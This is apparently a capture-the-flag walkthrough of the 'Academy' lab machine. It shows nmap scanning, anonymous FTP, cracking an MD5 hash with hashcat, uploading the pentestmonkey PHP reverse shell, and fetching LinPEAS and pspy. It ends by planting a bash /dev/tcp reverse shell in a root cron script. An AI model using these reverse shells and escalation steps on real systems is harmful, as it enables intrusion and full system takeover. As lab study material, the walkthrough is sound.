


Academy

Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24

Then use nmap to scan the ip address for the machine to find vulnerable services




```
Nmap scan report for 192.168.138.129
Host is up (0.00092s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--   1 1000      1000      776 May 30 03:13 note.txt
|ftp-syst:
|_STAT:
|  FTP server status:
|    Connected to ::ffff:192.168.138.131
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 2
|      vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|ssh-hostkey:
| 2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
| 256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
| 256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
```

Make note of each vulnerable service and use the web and look into possible exploit routes!

Note: When you see SSH, you can mostly rule it out (brute force is the only thing you should do). While it's possible to brute-force it and gain access, it's very

unlikely. Still, do it for documentation purposes so you can note if they detect your attempts or if they use a very weak password for login, which would be a concern.



Looking into port 80!

```
└──(root💀kali)-[~]
# ftp 192.168.138.129
Connected to 192.168.138.129.
220 (vsFTPd 3.0.3)
Name (192.168.138.129:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000      1000          776 May 30 03:13 note.txt
226 Directory send OK.
ftp> get note.txt
Local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (776 bytes).
226 Transfer complete.
776 bytes received in 0.00 secs (3.4908 MB/s)
ftp> █
```

Looking into port 21!

From the nmap scan it shows that ftp has Anonymous FTP login is allowed so if you `ftp *target ip*` and it asks you for the name put anonymous and then when it prompts you for the password do not put anything just hit enter! Also to verify if ftp anonymous login is enabled use the nmap command `nmap -p 21 --script=ftp-anon *target ip*`. Once your in traverse through the various directories to find sensitive or interesting files and use the get command to pull them into your local machine so you can investigate it closer.

```
__(root💀kali)-[~]
# cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO `students`(`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Leave me know what you think of this open-source project, it's from 2020 so it should be secure... right?
We can always adapt it to our needs.

-jdelta
__(root💀kali)-[~]
#
```

This has sensitive information in here that can allow us to possibly login! Also you can tell that the password is a hash use a hash identifier to find the hash type so you can crack the hash with hashcat or john to find the actual password.



Google search results for "hashcat crack md5 hash":

About 52,300 results (0.36 seconds)

[https://www.4armed.com › blog › hashcat-crack-md5-h...](https://www.4armed.com/blog/hashcat-crack-md5-h...) ::

How to Crack MD5 Hashes Using hashcat | 4ARMED

Jul 28, 2016 — Creating a list of MD5 hashes to crack ... To create a list of MD5 hashes, we can use of md5sum command. ... Here we are piping a password to md5sum ...

Hashes: Our file containing the our MD5 pass... Argument: Function /usr/share/wordlists/rockyou.txt: Points has...

[https://snippets.aktagon.com › snippets › 830-how-to-cr...](https://snippets.aktagon.com/snippets/830-how-to-cr...) ::

How to crack an MD5 password using hashcat

Attempt to crack MD5 password hash using brute force (" -a 3" switch): \$ hashcat -a 3 hashes. Show cracked hashes and passwords: \$ hashcat -a 3 hashes --show ...

[https://infosecwriteups.com › cracking-hashes-with-has...](https://infosecwriteups.com/cracking-hashes-with-has...) ::

Cracking Hashes with HashCat - Hashcat is the world's fastest

```
Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt

[~]# mousepad hashes.txt

[~]# hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
=====
* Device #1: pthread-Intel(R) Core(TM) i7-9700K CPU @ 3.60GHz, 2878/2942 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
```

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

cd73502828457d15655bbd7a63fb0bc8:student


Session.....: hashcat
Status.....: Cracked
Hash.Name....: MD5
Hash.Target....: cd73502828457d15655bbd7a63fb0bc8
Time.Started....: Sat Aug 14 01:02:12 2021 (0 secs)
Time.Estimated....: Sat Aug 14 01:02:12 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 62141 H/s (0.29ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1....: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> oooooo

Started: Sat Aug 14 01:02:10 2021
Stopped: Sat Aug 14 01:02:14 2021
```

Now try and find hidden domains and possible vulnerabilities we can use to exploit that can lead to login pages from port 80 or the http service by using nikto and dirbuster

Make note of what you find in the scans!

This page is then found... use the credentials found to log in!



PLEASE LOGIN TO ENTER

Enter Reg no :

10201321


Enter Password :

 Log Me In

This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.



There is a area after logging in where we can upload a file into the webpage for the photo we could upload a reverse shell php file on there from pentest-monkey!

```

php
php-reverse-shell - A Reverse Shell implementation in PHP
Copyright (C) 2007 pentestmonkey@pentestmonkey.net

This tool may be used for legal purposes only. Users take full responsibility
for any actions performed using this tool. The author accepts no liability
for damage caused by this tool. If these terms are not acceptable to you, do
not use this tool.

In all other respects the GPL version 2 applies.

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License version 2 as
published by the Free Software Foundation.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License along
with this program; if not, write to the Free Software Foundation, Inc.,
51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

This tool may be used for legal purposes only. Users take full responsibility
for any actions performed using this tool. If these terms are not acceptable to
you, then do not use this tool.

You are encouraged to send comments, improvements or suggestions to
me at pentestmonkey@pentestmonkey.net.

Description
-----
This script will make an outbound TCP connection to a hardcoded IP and port.
The recipient will be given a shell running as the current user (suicide normally).

Limitations
-----
proc_open and stream_set_blocking require PHP version 4.3+, or 5+
use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
Some compile-time options are needed for daemonisation (like prefd, posix). These are rarely available.

Usage
-----
See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set time_limit(0);
$VERSION = "1.0";
$IP = "127.0.0.1"; // CHANGE THIS
$PORT = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$err_a = null;
$fd_a = null;
$daemon = 0;
$debug = 0;

// Daemonize ourself if possible to avoid zombies later.

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if(function_exists('pcntl_fork')) {
    // Fork off from the parent process
    $pid = pcntl_fork();
    if($pid == -1) {
        print("ERROR: Can't fork");
        exit(1);
    }
    if($pid) {
        exit(0); // Parent exits
    }
    // Make the current process a session leader
    // Will only succeed if we forked
    if(posix_setsid() == -1) {
        print("Error: Can't setsid");
        exit(1);
    }
    $daemon = 1;
}

```

Edit the file by changing the IP address to your IP and the port to the one you want to listen on for the victim to connect to your machine. Once you have edited the file, run the command `nc -nvp *port*`. Then upload the file to the webpage, and shortly after, you should receive a connection.

```

File Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~
└─(root💀kali)-[~]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.138.131] from (UNKNOWN) [192.168.138.129] 40880
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
01:12:14 up 1:13, 1 user, load average: 0.01, 0.52, 0.40
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root ttym1 - 00:48 23:09 0.00s 0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ █

```

Commands like `sudo -l` will show you the sudo privileges you have. If you want to escalate privileges, you can use LinPEAS, which helps identify privilege escalation opportunities along with other valuable system information.

Navigate to the directory where the LinPEAS executable is located, then run `python3 -m http.server 80` to start a simple HTTP server. In the shell you spawned on the target machine, run `wget http://<your-ip-address>/linpeas.sh` to transfer the file. Once downloaded, use `chmod +x linpeas.sh` to make it executable, then run it.

Academy

```

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 May 29 13:04 .
drwxr-xr-x 74 root root 4096 Aug 14 00:15 ..
-rw-r--r--  1 root root 102 Oct 11 2019 .placeholder
-rwxr-xr-x  1 root root 813 Feb 10 2019 man-db

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * /home/grimme/backup.sh

```

Services

Search for outdated versions

- [-] apache-htcacheclean
- [+] apache2
- [+] apparmor
- [-] console-setup.sh
- [+] cron
- [+] dbus
- [-] hwclock.sh

```

/var/www/html/academy/admin/index.php: <input type="text" name="use
rname" class="form-control" required />
/var/www/html/academy/admin/index.php: <label>Enter Username : </label
>
/var/www/html/academy/admin/index.php:     $username=$_POST['username'];
/var/www/html/academy/admin/index.php:$query=mysqli_query($bd, "SELECT * FROM admin WHERE
$username='$_username' and password='$_password'");
/var/www/html/academy/assets/js/jquery-1.11.1.js:           username: null,

```

Searching specific hashes inside files - less false positives (limit 70)

```


$ cat /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimme";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or di
e("Could not connect database");

?>
$ 

```

Once you find potentially sensitive information that could allow you to elevate your privileges, investigate it and take advantage of it. For example, if you discover a user password, make sure to document it in your notes. Since it appears to be related to SQL, you could try using the credentials to log into the phpMyAdmin login page. You could also test whether the same credentials work for SSH access.

you could use `cat /etc/passwd` to displays the contents of the `/etc/passwd` file, which lists all user accounts on a Linux or Unix system. This file provides information like usernames, user IDs, home directories, and default shells.



```
root@kali:~# cat /etc/passwd
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
$ 
```

This shows the user that we found grimmie is a administrator!

```
[root💀kali]-[~]
# ssh grimmie@192.168.138.129
grimmie@192.168.138.129's password:
Permission denied, please try again.
grimmie@192.168.138.129's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 14 00:27:28 2021 from 192.168.138.131
grimmie@academy:~$ sudo -l
-bash: sudo: command not found
grimmie@academy:~$
```

Once you gain access, you can use the `history` command to view previously executed commands, `crontab -l` to list scheduled cron jobs, `systemctl list-timers` to view active system timers, and `ps` to see running processes. Use the `pspy` tool to monitor scheduled tasks and background processes in real time. Follow the same procedure as before: navigate to the directory where the `pspy` executable is located, then run `python3 -m http.server 80` to start a simple HTTP server. In the shell you spawned on the target machine, run `wget http://<your-ip-address>/pspy` to transfer the file. Once downloaded, use `chmod +x pspy` to make it executable, then run it.

```
grimmie@academy:~$ history
1 exit
2 which bash
3 nano backup.sh
4 ./backup.sh
5 nano backup.sh
6 ./backup.sh
7 exit
8 cd /tmp
9 ls
10 wget http://192.168.138.131/linpeas.sh
11 chmod +x linpeas.sh
12 ls
13 ./linpeas.sh
14 crontab -e
15 systemctl --list-timers
16 systemctl list-timers
17 crontab -l
18 crontab -u root -l
19 sudo -l
20 cd /home/grimmie/
21 ls
22 nano backup.sh
```

history command

```

grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ crontab -l
no crontab for grimmie
grimmie@academy:~$ crontab -u root -l
must be privileged to use -u
grimmie@academy:~$ crontab -e
no crontab for grimmie - using an empty one
No modification made
grimmie@academy:~$ systemctl list-timers
NEXT           LEFT          LAST          PASSED      UNIT
Sat 2021-08-14 01:39:00 EDT  12min left   Sat 2021-08-14 01:09:00 EDT  17min ago  phpsessioncl
Sat 2021-08-14 06:19:41 EDT  4h 53min left Fri 2021-08-13 19:57:32 EDT  5h 28min ago apt-daily-up
Sat 2021-08-14 13:57:38 EDT  12h left    Fri 2021-08-13 19:57:32 EDT  5h 28min ago apt-daily.ti
Sun 2021-08-15 00:00:00 EDT  22h left    Sat 2021-08-14 00:00:01 EDT  1h 26min ago logrotate.ti
Sun 2021-08-15 00:00:00 EDT  22h left    Sat 2021-08-14 00:00:01 EDT  1h 26min ago man-db.timer
Sun 2021-08-15 00:13:46 EDT  22h left    Sat 2021-08-14 00:13:46 EDT  1h 12min ago systemd-tmpf

6 timers listed.
Pass --all to see loaded but inactive timers, too.
lines 1-10/10 (END)

```

crontab & systemctl list-timers command

```

grimmie@academy:/tmp$ wget http://192.168.138.131/pspy64
--2021-08-14 01:28:33--  http://192.168.138.131/pspy64
Connecting to 192.168.138.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'

pspy64          100%[=====] 2.94M  --.-KB/s  in 0.01s

2021-08-14 01:28:33 (230 MB/s) - 'pspy64' saved [3078592/3078592]

grimmie@academy:/tmp$ █

```

```
2021/08/14 01:28:46 CMD: UID=0 PID=15
2021/08/14 01:28:46 CMD: UID=0 PID=149
2021/08/14 01:28:46 CMD: UID=0 PID=148
2021/08/14 01:28:46 CMD: UID=0 PID=146
2021/08/14 01:28:46 CMD: UID=0 PID=144
2021/08/14 01:28:46 CMD: UID=0 PID=142
2021/08/14 01:28:46 CMD: UID=0 PID=14
2021/08/14 01:28:46 CMD: UID=0 PID=138
2021/08/14 01:28:46 CMD: UID=0 PID=136
2021/08/14 01:28:46 CMD: UID=0 PID=135
2021/08/14 01:28:46 CMD: UID=0 PID=133
2021/08/14 01:28:46 CMD: UID=0 PID=131
2021/08/14 01:28:46 CMD: UID=0 PID=13
2021/08/14 01:28:46 CMD: UID=0 PID=129
2021/08/14 01:28:46 CMD: UID=0 PID=12
2021/08/14 01:28:46 CMD: UID=0 PID=11
2021/08/14 01:28:46 CMD: UID=0 PID=10
2021/08/14 01:28:46 CMD: UID=0 PID=1 /sbin/init
2021/08/14 01:29:01 CMD: UID=0 PID=3325 /usr/sbin/CRON -f
2021/08/14 01:29:01 CMD: UID=0 PID=3326 /usr/sbin/CRON -f
2021/08/14 01:29:01 CMD: UID=0 PID=3327 /bin/sh -c /home/grimmie/backup.sh
2021/08/14 01:29:01 CMD: UID=0 PID=3328 /bin/bash /home/grimmie/backup.sh
2021/08/14 01:29:01 CMD: UID=0 PID=3330 /bin/bash /home/grimmie/backup.sh
^CExiting program... (interrupt)
```

PSPY

Once you have found a scheduled task you can edit put a reverse shell command in there which is in the pentest monkey site - first set up a listener on the attacker machine listening on a specific port then put the command in the scheduled task

`bash -i >& /dev/tcp/*attacker machine*/port* 0>&1` then save it! After you should shortly get a connection.

```
__(root💀 kali)-[~]
# nc -nvlp 8081
listening on [any] 8081 ...
```

A screenshot of a terminal window titled "Reverse Shell Cheat Sheet". The window has multiple tabs at the top: "Actions", "Edit", "View", "Help", "root@kali:", "root@kali:", "root@kali: -transfer", "grimmie@academy:", and "root@kali:". The main area shows a file named "backup.sh" being edited with "GNU nano 3.2". The script contains the following code:

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.138.131/8081 0>&1
```

The status bar at the bottom indicates the file is "Modified". A modal dialog box is overlaid on the terminal, asking "File Name to Write: backup.sh". The dialog box has several options: "Get Help" (M-G), "Cancel" (M-C), "DOS Format" (M-D), "Mac Format" (M-M), "Append" (M-A), "Prepend" (M-P), "Backup File" (M-B), and "To Files" (M-T).

A screenshot of a terminal window showing a successful exploit. The session starts with:

```
[root💀kali]-[~]
# nc -nvlp 8081
```

It then shows the listener listening on port 8081 and receiving a connection from an unknown host. The user then runs a shell command, which fails due to inappropriate ioctl for device. The user then runs "whoami" and finds they are root.

```
listening on [any] 8081 ...
connect to [192.168.138.131] from (UNKNOWN) [192.168.138.129] 55662
bash: cannot set terminal process group (3364): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# whoami
whoami
root
root@academy:~# cd root
cd root
bash: cd: root: No such file or directory
root@academy:~# cd /root
cd /root
root@academy:~# ls
ls
flag.txt
```

The user then reads the flag file:

```
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.
```

Finally, the user says "Happy hacking!"

```
Happy hacking !
root@academy:~#
```